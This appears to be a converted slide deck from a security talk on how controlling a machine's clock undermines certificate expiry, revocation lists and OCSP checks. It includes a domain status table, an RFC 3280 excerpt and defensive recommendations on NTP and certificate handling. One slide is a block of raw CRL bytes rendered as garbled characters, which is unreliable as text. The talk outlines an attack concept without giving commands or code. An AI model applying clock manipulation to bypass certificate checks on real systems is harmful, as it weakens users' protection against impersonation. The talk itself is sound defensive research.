
ID	Domain	Link	Type	Status	Action
22547	www.hostingdirect.co.nz	link	cert		check
28826	webmail.iu.edu	link	cert		check
28967	trading.zecco.com	link	cert		check
29030	ticket.uk.clara.net	link	cert		check
29240	ssl.aukro.cz	link	cert		check
33773	netcom.no	link	cert	Fixed	check
38323	www.linkpointcart.net	link	cert	Fixed	check
39689	www.w4ck1ng.com	link	cert		check
45786	www.gimahhot.de	link	cert	Fixed	check
53869	support.steampowered.com	link	cert	Fixed	check
62026	www.komputronik.pl	link	cert	Fixed	check
64039	book.disneylandparis.com	link	cert		check
64343	www.affilwelt.net	link	cert		check
67502	secure.hostelworld.com	link	cert		check
68172	mail.gandi.net				
69808	ssl.nordija.com				
73009	asiointi.elisa.fi				
74731	billing.gamigogames.de				
77002	payment.allopass.com				

```
int getRandomNumber()  
{  
    return 4; // chosen by fair dice roll.  
             // guaranteed to be random.  
}
```

Certificate Chain



Revocation lists



```
150301170059Z[ETB]
150308170000Z0,;DLE0!STXDLEVTà'ETX+STX "GSÉ;DC4RRSc[ETB]
131213031902Z0!STXDLEFF3Ö-HÈµk*9µÄRS[SOH]ò[ETB]
140109213633Z0!STXDLEENC`pri`y+7sÍbyôÖ-[ETB]
140114215600Z0!STXDLE
xxâ0< \GSòxÝIò<R[DC]E[ETB]
140115160547Z0!STXDLE
5í`Ï`^ec)kíÿ`\[ETB]
140115200034Z0!STXDLEVTzESC$³sÏ'XeûÈ%WE[ETB]
140127193318Z0!STXDLE
:="14-"BSMFF²e"Ó[ETB]
140207162204Z0!STXDLE
NULäUC»q+p+SUBrWCuE[ETB]
140210183648Z0!STXDLESTXÊsÚz7Û...ò=GS,3°
v[ETB]
140210183700Z0!STXDLESI"šâÛÊ< vÝCäpLcuî[ETB]
140217162105Z0!STXDLEETXÉÚý=SUB«`ø7 >ÛCANnSIU[ETB]
140217162105Z0!STXDLE
R°ÈÛ3mDC2{`B;VÝJ;[ETB]
140217162105Z0!STXDLEBELüh5cã²à8³-òŠ$ACK±[ETB]
```



An example...



Purged CRLs???

Housley, et. al.

Standards Track

[Page 11]








RFC 3280


Internet X.509 Public Key Infrastructure

April 2002


X.509 defines one method of certificate revocation. This method involves each CA periodically issuing a signed data structure called a certificate revocation list (CRL). A CRL is a time stamped list identifying revoked certificates which is signed by a CA or CRL issuer and made freely available in a public repository. Each revoked certificate is identified in a CRL by its certificate serial number. When a certificate-using system uses a certificate (e.g., for verifying a remote user's digital signature), that system not only checks the certificate signature and validity but also acquires a suitably-recent CRL and checks that the certificate serial number is not on that CRL. The meaning of "suitably-recent" may vary with local policy, but it usually means the most recently-issued CRL. A new CRL is issued on a regular periodic basis (e.g., hourly, daily, or weekly). An entry is added to the CRL as part of the next update following notification of revocation. An entry MUST NOT be removed from the CRL until it appears on one regularly scheduled CRL issued beyond the revoked certificate's validity period.

Purged CRLs???

CRL	ID más viejo	Fecha
DigiCert SHA2 Extended Validation Ser (Dropbox, GitHub) 	131213031902Z0 (330 certs)	13/12/2013 03:19
DigiCert High Assurance CA-3 (Facebook)  	120614172516Z0 140927190602Z0	14/06/2012 17:25 27/09/2014 19:06
GeoTrust Global CA (Google) 	020521134804Z0 (9 certs)	21/05/2002 13:48
GlobalSign Organization Validation CA - SHA256 - G2 (LogmeIn) 	140331025038Z0 (637 certs)	31/03/2014 02:50
VeriSign Class 3 Extended Validation SSL CA (Microsoft, PayPal, Twitter) 	121204020253Z0 (1709 certs)	04/12/2012 02:02
VeriSign Class 3 Secure Server CA - G3 (Yahoo) 	101010055242Z0 (41120 certs)	10/10/2010 05:52



Online Certificate Status Protocol



What if I can't connect?



<https://www.grc.com/revocation/implementations.htm>



DEMO

Let's Go!

- ~~Modern Time Synchronisation~~
- ~~Get in a Delorean~~
- ~~HTTP Strict Transport Security~~
- ~~Windows task scheduler~~
- ~~Public Key Infrastructure~~
- Conclusions & Recommendations



Conclusions & Recommendations

Facts


- Time synchronisation isn't managed securely by most operating system vendors.
- Many security protections relies in time. If an attacker can control the local clock, lots of things can go wrong.

What to do

- Configure NTP synchronisation in a secure way (Microsoft does):
 - Signature.
 - Maximum drift.
- Block SSL certificates which expiry date is before the browser build date or the last update (Chrome does).



Thanks! Questions?



Jose Selvi

<http://twitter.com/JoseSelvi>

Jose.Selvi@nccgroup.trust

<http://www.nccgroup.trust>

jselvi@pentester.es

<http://www.pentester.es>





UK Offices

Manchester - Head Office
Cheltenham
Edinburgh
Leatherhead
London
Thame



North American Offices

San Francisco
Atlanta
New York
Seattle



Australian Offices

Sydney

European Offices

Amsterdam - Netherlands
Munich – Germany
Zurich - Switzerland